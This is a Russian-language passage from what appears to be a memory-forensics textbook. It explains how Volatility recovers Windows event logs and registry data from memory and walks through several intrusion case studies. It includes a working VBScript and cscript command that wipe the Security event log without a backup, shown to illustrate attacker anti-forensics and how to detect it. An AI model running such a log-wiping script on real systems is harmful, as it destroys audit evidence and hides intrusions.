0x0   : HeaderSize                  ['unsigned int']
0x4   : Magic                       ['int']
0x10  : OffsetOldest                ['unsigned int']
0x14  : OffsetNextToWrite           ['unsigned int']
0x18  : NextID                      ['int']
0x1c  : OldestID                    ['int']
0x20  : MaxSize                     ['unsigned int']
0x28  : RetentionTime               ['int']
0x2c  : RecordSize                  ['unsigned int']

>>> dt("EVTRecordStruct")
'EVTRecordStruct' (56 bytes)
0x0   : RecordLength                ['unsigned int']
0x4   : Magic                       ['int']
0x8   : RecordNumber                ['int']
0xc   : TimeGenerated               ['UnixTimeStamp', {'is_utc': True}]
0x10  : TimeWritten                 ['UnixTimeStamp', {'is_utc': True}]
0x14  : EventID                     ['unsigned short']
0x18  : EventType                   ['Enumeration', [snip]
0x1a  : NumStrings                  ['unsigned short']
[snip]
```

Ключевые положения

Ключевые положения таковы:

• `OldestID`: идентификатор самой старой записи журнала событий в файле.
• `Magic`: сигнатура журнала событий и его записей. Эта сигнатура - `LfLe`.
• `NextID`: идентификатор следующей записи журнала событий, которая будет записана.
• `RecordLength`: длина записи журнала событий, которая может различаться в зависимости от записи, поскольку строки сообщений различны для каждого типа сообщения.
• `RecordNumber`: идентификатор записи внутри журнала событий.
• `TimeGenerated`: временная метка, показывающая, когда было создано событие (UTC).
• `TimeWritten`: временная метка, показывающая, когда была записана запись события (UTC).
• `EventID`: идентификатор, описывающий тип произошедшего события.
• `NumStrings`: число сообщений, включённых в запись и помогающих описать событие. Для правильной интерпретации значения строк может потребоваться соответствующий шаблон сообщения. Дополнительные сведения о поиске шаблонов см. в примечании в конце раздела «Журналы событий Windows 2000, XP и 2003» далее в этой главе.

Журналы событий Windows 2000, XP и 2003

В Windows 2000, XP и 2003 журналы событий имеют один и тот же двоичный формат записей. Журналы по умолчанию - Application, System и Security, а стандартное место их хранения на диске - `%systemroot%\system32\config`. Эти журналы событий также отображаются в адресное пространство процесса `services.exe`.

Поиск файлов журналов событий

Определить, какой именно сегмент памяти содержит данные файла, можно, найдя процесс `services.exe` и выполнив поиск имени файла журнала событий (расширение `.Evt`), как показано в следующем выводе.

```
$python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 pslist | grep services
 Volatility Foundation Volatility Framework 2.4
 0x81d97020 services.exe    692    648    16   352  0  0 2010-12-27 21:34:32

$ python vol.py -f XPSP3.vmem --profile=WinXPSP3x86 vadinfo -p 692
 [snip]
 VAD node @ 0x8230af40 Start 0x009c0000 End 0x009cffff Tag Vad
 Flags: Protection: 4
 Protection: PAGE_READWRITE
 ControlArea @82040f50 Segment e16ad7d8
 Dereference list: Flink 00000000, Blink 00000000
 NumberOfSectionReferences:          1 NumberOfPfnReferences:              1
 NumberOfMappedViews:                1 NumberOfUserReferences:             2
 WaitingForDeletion Event:  00000000
 Control Flags: Accessed: 1, File: 1, HadUserReference: 1
 FileObject @82040ed8, Name: \WINDOWS\system32\config\SecEvent.Evt
 [snip]
```

Теперь вы знаете, как находить журналы событий в памяти, но что делать дальше? Можно выгрузить разделы VAD и разобрать их внешним по отношению к Volatility инструментом, но с тем же успехом можно разбирать журналы событий непосредственно из памяти.

> **Примечание.** Журналы событий Windows XP/2003 имеют максимальный размер и обрабатываются как кольцевой буфер. Это означает, что по достижении максимального размера указатель записи в журнал возвращается к самой старой записи и перезаписывает её новыми данными. Такая методика способна нарушить работу нескольких инструментов, поскольку частичные записи могут повредить структуру, которую ожидает увидеть инструмент, не говоря уже о том, что из-за страничной выгрузки несколько фрагментов файла журнала могут быть недоступны.

Извлечение журналов событий

Плагин `evtlogs` (только Windows XP и 2003) автоматически находит и разбирает записи журналов событий. Он также предназначен для обработки повреждённых журналов с отсутствующими или перезаписанными данными. Плагин сначала находит процесс `services.exe`, а затем ищет журналы событий в его памяти. После этого он разбивает каждый журнал по его сигнатуре (`LfLe`) и разбирает каждую запись с помощью структур, определённых в начале главы. У `evtlogs` также есть параметр для выгрузки необработанного журнала, если его требуется обработать внешними по отношению к Volatility инструментами. Ниже приведён пример вывода при запуске плагина для общедоступного образца памяти (sempersecurus.blogspot.com), полученного после открытия документа Word со встроенным эксплойтом Flash:

```
$ python vol.py -f cve2011_0611.dmp --profile=WinXPSP3x86 evtlogs -v
      --save-evt -D output/
Volatility Foundation Volatility Framework 2.4
Saved raw .evt file to osession.evt
Parsed data sent to osession.txt
Saved raw .evt file to internet.evt
Parsed data sent to internet.txt
Saved raw .evt file to appevent.evt
Parsed data sent to appevent.txt
Saved raw .evt file to odiag.evt
Parsed data sent to odiag.txt
Saved raw .evt file to sysevent.evt
Parsed data sent to sysevent.txt
Saved raw .evt file to secevent.evt
Parsed data sent to secevent.txt
```

Поскольку в этом примере используется параметр `--save-evt`, плагин создал для каждого файла журнала файл `.evt` (необработанный двоичный журнал событий) и файл `.txt` (разобранные записи в текстовом формате). Вывод разобранного текстового файла имеет следующий формат:

```
Date/Time | Log Name | Computer Name | SID | Source | Event ID | Event Type | Message
    Strings
```

Зная это, можно исследовать вывод журнала `osession.evt`.

```
$ cat osession.txt
2011-04-10 09:14:22 UTC+0000|osession.evt|FINANCE1|N/A|
    Microsoft Office 12 Sessions|7000|Info|
    0;Microsoft Office Word;12.0.4518.1014;12.0.4518.1014;1368;0

2011-04-10 09:33:40 UTC+0000|osession.evt|FINANCE1|N/A|
    Microsoft Office 12 Sessions|7000|Info|
    0;Microsoft Office Word;12.0.6425.1000;12.0.6425.1000;1086;60

[snip]

2011-04-10 22:29:44 UTC+0000|osession.evt|FINANCE1|N/A|
    Microsoft Office 12 Sessions|7000|Info|
    0;Microsoft Office Word;12.0.6545.5000;12.0.6425.1000;80;60

2011-04-10 22:30:18 UTC+0000|osession.evt|FINANCE1|N/A|
    Microsoft Office 12 Sessions|7003|Warning|
    0;Microsoft Office Word;12.0.6545.5000;12.0.6425.1000

[snip]
```

Обратите внимание на запись уровня `Warning` с идентификатором `7003`, означающую, что приложение Microsoft Office неожиданно завершилось. Эти сведения имеют отношение к расследованию, поскольку вектором заражения был встроенный эксплойт Flash. В главе 18 вы узнаете, как строить временные шкалы и видеть, как это событие в сочетании с другими событиями создаёт ясную картину атаки.

Политики ведения журналов

По умолчанию журнал событий Security в Windows XP отключён. Поэтому следует проверить параметры аудита в реестре (`HKLM\SECURITY\Policy\PolAdtEv`), чтобы установить, события каких типов следует ожидать. Следующая команда показывает, как выполнить проверку с помощью плагина `auditpol` (`S` означает «успешные операции регистрируются», а `F` - «неудачные операции регистрируются»):

```
$ python vol.py -f XPSP3x86.vmem auditpol --profile=WinXPSP3x86
 Volatility Foundation Volatility Framework 2.4
 Auditing is Enabled
     Audit System Events: S/F
     Audit Logon Events: S/F
     Audit Object Access: Not Logged
     Audit Privilege Use: Not Logged
     Audit Process Tracking: Not Logged
     Audit Policy Change: S
     Audit Account Management: S/F
     Audit Dir Service Access: S/F
     Audit Account Logon Events: S/F
```

Примечание. Хорошими справочниками для поиска идентификаторов журналов событий и строк сообщений служат:

go.microsoft.com

eventid.net

blogs.msdn.com

ultimatewindowssecurity.com

Журналы событий Windows Vista, 2008 и 7

Журналы событий Windows Vista, 2008 и 7 (будем называть их Evtx по расширению) хранятся в совершенно ином формате файлов, чем описанные в предыдущем разделе. В частности, эти журналы представлены в двоичном формате XML. На типичной машине на диске по пути `%systemroot%\system32\winevt\Logs` можно найти более 60 таких журналов. Столь большое число журналов увеличивает возможности поиска интересующих записей на скомпрометированной машине. Кроме того, строки описаний содержатся внутри этих журналов событий (в отличие от журналов XP/2003), что упрощает их исследование без доступа к диску целевой машины.

Примечание. Чтобы найти эквивалентные идентификаторы безопасности для машин Windows Vista, 2008 и 7, прибавьте 4096 к идентификатору, использовавшемуся в Windows XP/2003. Например, для поиска событий, связанных с входом на машину Windows 7, интересующим идентификатором будет 4624 вместо 528. Дополнительные сведения см. по адресу blogs.msdn.com.

Новые журналы событий отображаются в память не так, как старые. Поэтому методика работы с ними совершенно иная: журналы необходимо извлекать из памяти плагином `dumpfiles` (см. главу 16), а затем разбирать внешним по отношению к Volatility инструментом. Можно выбрать целевой подход (найти и выгрузить выбранный журнал событий) либо выгрузить все журналы событий, используя возможности сопоставления с шаблоном (регулярным выражением) плагина `dumpfiles`. Ваш подход зависит от того, что вы ищете и какой объём контекста получен до расследования. Например, если требуется доказать, что кто-то вошёл на машину, можно исследовать только журнал событий Security. Но если основная проблема машины неизвестна, можно выгрузить все журналы событий.

Примечание. Среди инструментов, которые мы ранее использовали для разбора журналов событий Evtx, есть следующие:

- Evtxparser: computer.forensikblog.de.
- EVTXtract: github.com.
- Python-evtx: willibal lenthin.com.
- Libevtx: code.google.com.

Проект EVTXtract особенно полезен, поскольку пытается использовать известные шаблоны сообщений для восстановления повреждённых или отсутствующих. Иными словами, автор инструмента постарался корректно обрабатывать выгруженные из памяти файлы с отсутствующими из-за страничной выгрузки данными.

Для выгрузки всех файлов Evtx из образца памяти можно использовать следующую команду:

```
$ python vol.py -f Win7SP1x86.vmem --profile=Win7SP1x86 dumpfiles
      --regex .evtx$ --ignore-case
      --dump-dir output
Volatility Foundation Volatility Framework 2.4
```

```
DataSectionObject 0x8509eba8   756    \Device\HarddiskVolume1\Windows\System32\
    winevt\Logs\Microsoft-Windows-Diagnostics-Performance%4Operational.evtx
SharedCacheMap 0x8509eba8   756    \Device\HarddiskVolume1\Windows\System32\
    winevt\Logs\Microsoft-Windows-Diagnostics-Performance%4Operational.evtx
DataSectionObject 0x83eaec48   756    \Device\HarddiskVolume1\Windows\System32\
    winevt\Logs\Microsoft-Windows-Kernel-WHEA%4Errors.evtx
SharedCacheMap 0x83eaec48   756    \Device\HarddiskVolume1\Windows\System32\
    winevt\Logs\Microsoft-Windows-Kernel-WHEA%4Errors.evtx
DataSectionObject 0x845bcab0   756
[snip]
```

Все извлечённые файлы будут находиться в выходном каталоге. Затем с помощью Linux-утилиты `file` можно проверить, что журналы выгружены:

```
$ file output/*
output/file.756.0x83f92518.vacb: data
output/file.756.0x83f95ea0.vacb: data
output/file.756.0x8404b008.vacb: MS Windows Vista Event Log, 2 chunks
    (no. 1 in use), next record no. 82
output/file.756.0x8408fa60.vacb: data
output/file.756.0x84090418.dat:  MS Windows Vista Event Log, 1 chunks
    (no. 0 in use), next record no. 5
output/file.756.0x840a2e38.vacb: MS Windows Vista Event Log, 1 chunks
    (no. 0 in use), next record no. 2
[snip]
```

Для некоторых извлечённых файлов вместо `MS Windows Event Vista Event Log` может быть указано `data`, потому что на момент получения памяти заголовок журнала или сам журнал был выгружен из памяти. В любом случае эти файлы следует исследовать, чтобы установить, удастся ли найти частичные записи. Ниже показано, как исследовать один из таких журналов утилитой `evtxdump.pl` из Evtxparser:

```
$ evtxdump.pl output/file.756.0x8404b008.vacb
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Application-Experience"
    Guid="{EEF54E71-0661-422D-9A98-82FD4940B820}" />
<EventID>900</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0800000000000000</Keywords>
<TimeCreated SystemTime="1341520633" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="3336" ThreadID="3580" />
[snip]
```

Как видно, вывод содержит все сведения о созданных событиях. В частности, видны следующие поля:

- `Provider Name`: сообщает, из какого журнала извлечены сведения.
- `EventID`: содержит идентификатор события, который можно найти в интернете, чтобы установить произошедшее событие.
- `TimeCreated`: временная метка создания события.
- `EventRecordID`: идентификатор записи, помогающий установить порядок созданных записей.

Ограничения журналов событий в памяти

Как упоминалось ранее, хотя записи событий находятся в памяти, в большинстве случаев весь файл журнала доступен не будет. Это означает, что теоретически относящиеся к делу записи могут находиться в журнале событий на диске, но отсутствовать в памяти. Как и большинство артефактов в памяти, записи журналов событий имеют больше шансов сохраниться, если они были созданы или использованы недавно. Это хорошая новость, если память получена вскоре после компрометации, и плохая в противном случае.

Кроме того, противники могут очищать журналы событий на машине посредством функции `ClearEventLog`. Эта функция принимает в качестве параметров дескриптор журнала событий и местоположение резервной копии. Если местоположение резервной копии не задано (то есть равно `NULL`), журнал просто очищается с диска и из памяти. Определение функции, полученное из MSDN (msdn.microsoft.com), показано в следующем коде:

```
BOOL ClearEventLog(
  _In_  HANDLE hEventLog,
  _In_  LPCTSTR lpBackupFileName
);
```

> **Примечание.** Ниже приведён пример сценария Visual Basic (исходный источник: technet.microsoft.com), который мы изменили для очистки журнала Security. Строки, начинающиеся с апострофа, являются комментариями Visual Basic:

```
strComputer = "."
' Get proper permissions to access the logs and back them up
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate,(Security)}!\\" & _
        strComputer & "\root\cimv2")
' Find the event log we want to wipe and obtain its handle
'   In this case you want to wipe the Security event log.
Set colLogFiles = objWMIService.ExecQuery _
    ("Select * from Win32_NTEventLogFile " _
        & "Where LogFileName='Security'")
' Since we don't set BackupEventLog() we lose the
'  log when it's wiped below
' For each log that was collected above (in this case just Security)
For Each objLogfile in colLogFiles
    ' Wipe the log
    objLogFile.ClearEventLog()
    ' Print a statement that it has been wiped.
    WScript.Echo "Cleared event log file"
Next
```

> Если поместить предыдущий код в файл с именем `clearevt.vbs`, его можно запустить так:

```
C:\> cscript clearevt.vbs

Microsoft (R) Windows Script Host Version 5.7
Copyright (C) Microsoft Corporation. All rights reserved.

Cleared event log file
```

Поскольку каждый журнал, который требуется стереть, необходимо указывать отдельно, злоумышленники иногда забывают стереть интересующие журналы, как вы увидите в одном из примеров в конце этой главы. Однако существуют решения для стирания всех журналов (см. blogs.msdn.com). С другой стороны, такое действие делает проблему совершенно очевидной, если внезапно все журналы оказываются пустыми или кто-то замечает дополнительный всплеск

активности машины во время удаления журналов. Большинство встречавшихся нам злоумышленников обычно не удаляют все журналы событий.

Очистка журналов событий не означает, что следует отчаиваться. Если журнал Security пуст или разрежен, а благодаря плагину `auditpol` вам известно, что события должны регистрироваться, это само по себе указывает на стирание журналов событий. Если имеется криминалистический образ диска подозреваемой машины, полезные записи журналов событий, возможно, удастся получить из точек восстановления, теневых копий томов или даже нераспределённого пространства.

Если образа диска нет, физическое адресное пространство дампа памяти можно просканировать на наличие записей по сигнатурам `LfLe` (Evt) или `ElfChnk` (Evtx), и, возможно, вам повезёт восстановить исторические записи. Уилли Баллентин написал инструменты для обоих случаев, которые используются вне Volatility и соответствующим образом называются LfLe (github.com) и EVTXtract (github.com).

> **Примечание.** Очистка журнала событий также создаёт новые артефакты. Например, в журнал Security будет добавлено новое событие (ID 517), указывающее, что журнал Security был очищен. Оно полезно потому, что также содержит временную метку момента очистки журнала:

```
2013-12-05 00:07:10 UTC+0000|secevent.evt|COMPUTER-NAME|S-1-5-18 (Local System)
    |Security|517|Success|SYSTEM;NT AUTHORITY;(0x0,0x3E7);
    Administrator;DOMAIN;(0x0,0x11544)
```

> Ниже приведено восстановленное сообщение:

```
The audit log was cleared

Primary User Name: SYSTEM
Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3E7)
Client User Name: Administrator
Client Domain: DOMAIN
Client Logon ID: (0x0,0x11544)
```

Примеры реальных случаев

Журналы событий, извлечённые из памяти, часто приносили пользу в наших расследованиях. В примерах этого раздела некоторые сведения, например IP-адреса и даты, скрыты для защиты личности жертв.

Случай неудачного слушателя

Злоумышленники часто любят устанавливать бэкдоры на скомпрометированных машинах. Это позволяет им легко подключаться к машине в удобное время. Следующий вывод плагина `evtlogs` из журнала событий Security подозреваемой машины показывает неудачные попытки приложений создать прослушивающие порты (событие с ID 861):

```
XXXX-XX-XX 23:18:46 UTC+0000|secevent.evt|XXXX|
    S-1-5-21-1417001333-1647877149-682003330-500(Administrator)|Security|
861|Failure|wauclt;C:\WINDOWS\system32\wauclt.exe;1900;Administrator;
    XXXX;No;No;IPv4;TCP;9999;No;No

XXXX-XX-XX 23:36:36 UTC+0000|secevent.evt|XXXX|
    S-1-5-21-1417001333-1647877149-682003330-500(Administrator)|Security|
```

```
861|Failure|wauclt;C:\WINDOWS\system32\wauclt.exe;2312;Administrator;
    XXXX;No;No;IPv4;TCP;9999;No;No
```

В этом случае события подозрительны, потому что исполняемого файла `wauclt.exe` на машине Windows по умолчанию фактически нет. Его имя выбрано так, чтобы походить на законный процесс `wuauclt.exe`, относящийся к обновлениям Windows (обратите внимание на отсутствующую `u`). Кроме того, если рассматриваемым приложением является что-то вроде `notepad.exe` (который вообще не должен открывать порты), журналы могут указывать на внедрение кода. Полную строку сообщения можно составить, найдя шаблон сообщения в интернете (eventid.net):

```
Name: wauclt.exe
Path: C:\WINDOWS\system32\wauclt.exe
Process identifier: 2312
User account: Administrator
User domain: XXXX (redacted)
Service: No
RPC server: No
IP version: IPv4
IP protocol: TDP
Port number: 9999
Allowed: No
User notified: No.
```

Случай неудачного входа

Как вы узнали, события входа и выхода собираются в журнале событий Security. В следующем примере со скомпрометированного сервера Windows 2003 видны два события с ID 529 (неудачная попытка входа) и событие с ID 680. Значение события 680 зависит от операционной системы машины, но на машинах Windows 2003 оно отслеживает успешные и неудачные входы NTLM.

```
XXXX-XX-XX 15:19:20 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security
    |529|Failure|administrator;ZZZZZ;3;NtLmSsp ;NTLM;ZZZZZ;-;-;-;-;-;
222.186.XX.XX;3054

XXXX-XX-XX 15:19:20 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security
    |680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;
administrator;ZZZZZ;0xC000006A

XXXX-XX-XX 15:19:20 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security
    |529|Failure|administrator;ZZZZZ;3;NtLmSsp ;NTLM;ZZZZZ;-;-;-;-;-;
222.186.XX.XX;3061
```

Если найти шаблон сообщения для события с ID 529 (ранее в главе приведено несколько ссылок), можно получить дополнительный контекст этого события. Полная строка сообщения, показываемая в средстве просмотра журналов событий, выглядела бы так:

```
Logon Failure
Reason: Unknown user name or bad password
User Name: administrator
Domain: ZZZZZ (redacted)
Logon Type: 3
Logon Process: NtLmSsp
Authentication Package: NTLM
Workstation Name: ZZZZZ (redacted)
Caller User Name:-
Caller Domain:-
Caller Logon ID:-
Caller Process ID:-
Transited Services:-
Source Network Address: 222.186.XX.XX (redacted)
Source Port: 3061
```

Видно, что кто-то пытался войти как `administrator` по сети (`Logon Type: 3`), а удалённый IP-адрес находился в Китае (`222.186.XX.XX`). Поскольку машина жертвы находится в США, а у

компании-владельца нет сотрудников в Китае, можно уверенно сказать, что это недопустимая попытка входа. Если таким же образом исследовать другую запись события с ID 680, можно получить дополнительный контекст причины неудачи входа:

```
Logon attempt by: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon account: administrator
Source Workstation: ZZZZZ (redacted)
Error Code: 0xC000006A
```

Коды ошибок этого события хорошо документированы (ultimatewindowssecurity.com). Видно, что `0xC000006A` означает, что злоумышленник использовал допустимое имя пользователя системы, но неверный пароль. Событие такого типа показывает один из трёх вариантов:

• Учётная запись является стандартной для машины.
• Злоумышленник ранее провёл некоторую разведку системы.
• Злоумышленник выполняет полный перебор, пытаясь угадать учётные данные системы.

В этом примере `administrator` - стандартная учётная запись. Однако если бы имя учётной записи было другим, например `gstanley`, а неудачных попыток нашлось бы лишь несколько (то есть это не атака полным перебором), вы бы точно знали, что злоумышленник или злоумышленники подготовились.

Случай нетерпеливого переборщика

При первой встрече с машиной у злоумышленников часто нет допустимых учётных данных. В таких случаях, как мы только что описали, они могут попытаться угадать их с помощью приложения, перебирающего множество сочетаний имён пользователей и паролей. Эти попытки также отражаются в журналах событий и могут показать как то, что машина стала целью, так и то, удалось ли злоумышленнику получить доступ. В следующем коде видны данные журнала событий, иллюстрирующие такую атаку на машину Windows 2003:

```
XXXX-XX-XX 14:49:07 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security|
    680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;
    DDDDDD;0xC000006A

XXXX-XX-XX 14:49:07 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security|
529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;
    DDDDDD;-;-;-;-;-;XXX.XXX.XXX.XXX;0

XXXX-XX-XX 14:49:08 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security|
529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;
    DDDDDD;-;-;-;-;-;XXX.XXX.XXX.XXX;0

XXXX-XX-XX 14:49:08 UTC+0000|secevent.evt|XX|S-1-5-18 (Local System)|Security|
680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;
    DDDDDD;0xC000006A
[snip]
```

Обратите внимание, что неудачные входы следуют друг за другом очень быстро: в данном случае по две попытки в секунду. Всего за короткий промежуток времени произошло более 600 таких записей. Также было установлено, что скрытый IP-адрес не имел никаких оснований подключаться к целевой машине.

Доказательства попыток полного перебора можно найти и в системном журнале событий. Например, следующий вывод показывает атаку на систему, в которой работает служба FTP Microsoft.

```
XXXX-XX-XX 13:34:38 UTC+0000|sysevent.evt|XXXX|N/A|MSFTPSVC|100|Warning|
    REDACTED USERNAME;Logon failure: unknown user name or bad password.

XXXX-XX-XX 13:34:38 UTC+0000|sysevent.evt|XXXX|N/A|MSFTPSVC|100|Warning|
```

```
    REDACTED USERNAME;Logon failure: unknown user name or bad password.

XXXX-XX-XX 13:34:39 UTC+0000|sysevent.evt|XXXX|N/A|MSFTPSVC|100|Warning|
    REDACTED USERNAME;Logon failure: unknown user name or bad password.

XXXX-XX-XX 13:34:39 UTC+0000|sysevent.evt|XXXX|N/A|MSFTPSVC|100|Warning|
    REDACTED USERNAME;Logon failure: unknown user name or bad password.
[snip]
```

Снова видны шесть попыток входа в секунду с использованием скрытого имени пользователя. Ниже приведён пример восстановленного сообщения:

```
Event Type: Warning
Event Source: MSFTPSVC
Event Category: None
    Event ID: 100
Date:  X/X/XXXX
Time:  1:34:39 PM
User:  N/A
Computer: XXXX
Description:
The server was unable to logon the Windows NT account 'ZZZZ' due to the
    following error: Logon failure: unknown user name or bad password.
```

Случай очистителя журналов

Как упоминалось ранее, злоумышленники часто пытаются очистить журналы событий, чтобы скрыть следы на машине. В одном из наших случаев злоумышленник вошёл на машину с помощью похищенных учётных данных и запустил задание на другой машине, используя другой набор похищенных учётных данных. Нашей целью было найти обе скомпрометированные учётные записи, чтобы деактивировать их. Злоумышленник оказался достаточно умён, чтобы стереть журнал событий Security, а также несколько других журналов, которые могли бы помочь. Кроме того, у нас не было жёсткого диска для поиска отсутствующих записей в нераспределённом пространстве. К счастью, злоумышленник не понял, что существовал ещё один журнал событий (`Microsoft-Windows-TaskScheduler.evtx`), содержащий необходимые нам сведения. Этот журнал оказался резидентным в памяти и содержал запись, которая прямо указала на учётную запись, которую требовалось отключить:

```
<TimeCreated SystemTime="XXXX-XX-XXT02:09:45.4119Z"/>
<EventRecordID>320320</EventRecordID>
<Correlation/>
<Execution ProcessID="1120" ThreadID="8364" />
<Channel>Microsoft-Windows-TaskScheduler/Operational</Channel>
<Computer>[REDACTED]</Computer>
<Security UserID="S-1-5-18" /></System>
<EventData Name="TaskUpdated">
<Data Name="TaskName">\At2</Data>
<Data Name="UserName">DOMAIN\[REDACTED]</Data></EventData></Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
```

Итоги

Во время расследования записи журналов событий Windows часто играют критически важную роль в восстановлении событий инцидента. Они могут дать ценные сведения об истории того, что и когда произошло. Хотя следователи традиционно сосредотачивались на записях, найденных на диске, энергозависимая память служит ещё одним ценным источником таких артефактов. Понимание того, как извлекать и анализировать эти резидентные в памяти записи в разных версиях Windows, даёт специалистам по цифровым расследованиям мощные возможности.

Глава 10. Реестр в памяти

Реестр содержит различные параметры и конфигурации операционной системы Windows, приложений и пользователей компьютера. Поскольку это один из основных компонентов компьютера под управлением Windows, во время работы к нему постоянно обращаются. Поэтому вполне логично, что система кэширует в памяти все файлы реестра или их часть. Кроме того, реестр Windows содержит огромное количество информации, полезной для криминалистического анализа. Например, с его помощью можно определить, какие программы запускались недавно, извлечь хеши паролей для проведения аудита или исследовать разделы и значения, которые вредоносный код добавил в систему.

В этой главе вы научитесь находить файлы реестра в памяти и получать к ним доступ, разбирая примеры некоторых из упомянутых сценариев. Кроме того, вы познакомитесь с различием между стабильными и изменчивыми данными реестра и узнаете, как исследование кустов в памяти открывает совершенно новую область анализа, недоступную при криминалистическом исследовании дисков.

Анализ реестра Windows

Первоначальное исследование доступа к файлам реестра в памяти провел Брендан Долан-Гавитт (Brendan Dolan-Gavitt) в 2008 году. Его статья *Forensic Analysis of the Windows Registry in Memory* (dfrws.org/2008/proceedings/p26-dolan-gavitt.pdf) и исходный код стали основой новаторского исследования, на котором построены все современные возможности Volatility для работы с реестром.

Цели анализа

Перед вами стоят следующие цели:

• **Найти файлы реестра:** понять, как Volatility последовательно находит файлы реестра в дампах памяти различных версий операционной системы.
• **Разобрать данные реестра:** научиться преобразовывать адреса, чтобы находить разделы, а также выводить их подразделы, значения и данные.
• **Обнаружить разделы реестра, значимые для криминалистического анализа:** находить и извлекать значимые для криминалистического анализа разделы реестра, например те, которые вредоносные программы используют для сохранения своего присутствия в системе.
• **Изучить специальные разделы реестра:** Userassist, Shimcache и Shellbags представляют собой разделы реестра, содержащие двоичные данные, для которых требуется дополнительная обработка. Вы изучите структуры этих разделов, а также узнаете, когда и как использовать их в ходе расследования.

Структуры данных

В следующем выводе показаны отдельные структуры из 32-разрядной Windows 7. Структура _CMHIVE представляет файл куста реестра на диске, а _HHIVE (заголовок куста) помогает описывать содержимое и текущее состояние куста.

```
>>> dt("_CMHIVE")
'_CMHIVE' (1584 bytes)
0x0   : Hive                           ['_HHIVE']
0x2ec : FileHandles                    ['array', 6, ['pointer', ['void']]]
0x304 : NotifyList                     ['_LIST_ENTRY']
0x30c : HiveList                       ['_LIST_ENTRY']
0x314 : PreloadedHiveList              ['_LIST_ENTRY']
0x31c : HiveRundown                    ['_EX_RUNDOWN_REF']
0x320 : ParseCacheEntries              ['_LIST_ENTRY']
0x328 : KcbCacheTable                  ['pointer', ['_CM_KEY_HASH_TABLE_ENTRY']]
[snip]
0x3a0 : FileFullPath                   ['_UNICODE_STRING']
0x3a8 : FileUserName                   ['_UNICODE_STRING']
0x3b0 : HiveRootPath                   ['_UNICODE_STRING']
[snip]

>>> dt("_HHIVE")
'_HHIVE' (748 bytes)
0x0   : Signature                      ['unsigned long']
0x4   : GetCellRoutine                 ['pointer', ['void']]
0x8   : ReleaseCellRoutine             ['pointer', ['void']]
0xc   : Allocate                       ['pointer', ['void']]
0x10  : Free                           ['pointer', ['void']]
0x14  : FileSetSize                    ['pointer', ['void']]
0x18  : FileWrite                      ['pointer', ['void']]
0x1c  : FileRead                       ['pointer', ['void']]
0x20  : FileFlush                      ['pointer', ['void']]
0x24  : HiveLoadFailure                ['pointer', ['void']]
0x28  : BaseBlock                      ['pointer', ['_HBASE_BLOCK']]
[snip]
0x58  : Storage                        ['array', 2, ['_DUAL']]
```

Ключевые моменты

Основные моменты таковы:

• **Hive:** заголовок куста реестра, содержащий сигнатуру, а также структуру, используемую для преобразования адресов.
• **HiveList:** двусвязный список других структур _CMHIVE.
• **FileFullPath:** путь устройства ядра (например, \Device\HarddiskVolume1\WINDOWS\system32\config\software) к кусту реестра. В Windows 7 этот член не используется, хотя по-прежнему присутствует в структуре (см. gleeda.blogspot.com).
• **FileUserName:** путь к кусту реестра на диске, перед которым указывается SystemRoot или \??\C:\ (за исключением реестра BCD, который использует путь устройства ядра, и реестра HARDWARE, который использует путь «Registry», описанный для члена HiveRootPath). В Windows Vista/2008 и 7 некоторые кусты не используют этот член.
• **HiveRootPath:** этот член, появившийся в Windows Vista, содержит путь «Registry» (например, \REGISTRY\MACHINE\SOFTWARE).
• **Signature:** сигнатура файла реестра. Допустимые файлы реестра имеют сигнатуру 0xbee0bee0.
• **BaseBlock:** используется для поиска корневого раздела (первого раздела) реестра.
• **Storage:** отображение виртуальных адресных пространств для разделов внутри реестра.

Данные в реестре

Чтобы определить, какой объем информации можно получить из находящегося в памяти реестра работающей системы, Брендан Долан-Гавитт провел эксперименты на 32-разрядных компьютерах с XP в различных состояниях. Он пришел к выводу, что в мало использовавшихся системах можно восстановить 98% данных кустов, а в активно использовавшихся системах - около 50%. Как и для большинства артефактов в памяти, здесь действует стратегия «используй или потеряешь». Поэтому разделы и данные, к которым обращались нечасто (или давно), могут быть и нередко бывают выгружены на диск. Это важно учитывать при анализе реестра в дампах памяти. Например, присутствие раздела в памяти служит доказательством того, что раздел существовал на компьютере во время получения образа. Однако отсутствие раздела не обязательно означает, что он не существовал: он мог отсутствовать из-за страничного обмена либо вообще не был прочитан в память.

С точки зрения криминалистического анализа в реестре можно найти огромное количество информации. В следующем списке кратко представлены некоторые возможности:

• **Автоматически запускаемые программы:** выявлять приложения, которые запускаются автоматически при запуске системы или входе пользователя в систему.
• **Оборудование:** перечислять внешние носители, которые подключались к системе.
• **Сведения об учетных записях пользователей:** проверять пароли и учетные записи пользователей, последние использованные элементы (most recently used, MRU) и пользовательские предпочтения.
• **Недавно запускавшиеся программы:** определять, какие приложения выполнялись недавно (по данным разделов Userassist, Shimcache и MUICache).
• **Сведения о системе:** определять параметры системы, установленное программное обеспечение и примененные исправления безопасности.
• **Конфигурации вредоносных программ:** извлекать данные, связанные с сайтами управления вредоносными программами, путями к зараженным файлам на диске и ключами шифрования (то есть все, что вредоносный код записывает в реестр).

Стабильные и изменчивые данные

